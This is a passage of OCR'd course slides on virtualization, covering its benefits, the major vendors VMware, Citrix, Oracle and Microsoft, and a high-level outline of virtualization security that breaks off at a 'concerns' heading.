- Virtualization provides better quality of services (QoS) by **distributing** the network load between the virtual machines


Migration

- Virtualization provides the ability to move data, applications, operating systems, processes, and other resources from one machine to another

Environmental Benefits

- Virtualization means less CO2 emissions and power savings

Notes: ____



Common Virtualization Vendors

VMware

Source: *https://www.vmware.com*

- VMware virtualizes **networking**, storage and security to create virtual data centers and simplifies the provisioning of IT resources

Citrix

Source: *https://www.citrix.com*

- Citrix virtualizes and transforms **Windows apps** and **desktops** into a secure on-demand service that meets the mobility, security and performance needs of both IT professionals and end users

Oracle


Source: *https://www.oracle.com*

- Oracle offers a **complete** and **integrated** virtualization, from desktops to data centers. It enables the virtualization and management of an organization's hardware and software stacks

Microsoft

Source: *https://www.microsoft.com*

- Microsoft virtualization products range from the data center to the desktop for managing both **physical** and **virtual** assets from a single platform




Virtualization Security and Concerns

- Virtualization Security is obtained using a certain set of **security measures**, procedures and processes in order to protect the **virtualization infrastructure and environment**
- The typical Virtualization Security Process includes:
  - Securing the **Virtual Environment**
  - Securing each Virtual Machine (VM) at the **system level**
  - Securing the **Virtual network**

Virtualization Security Concerns

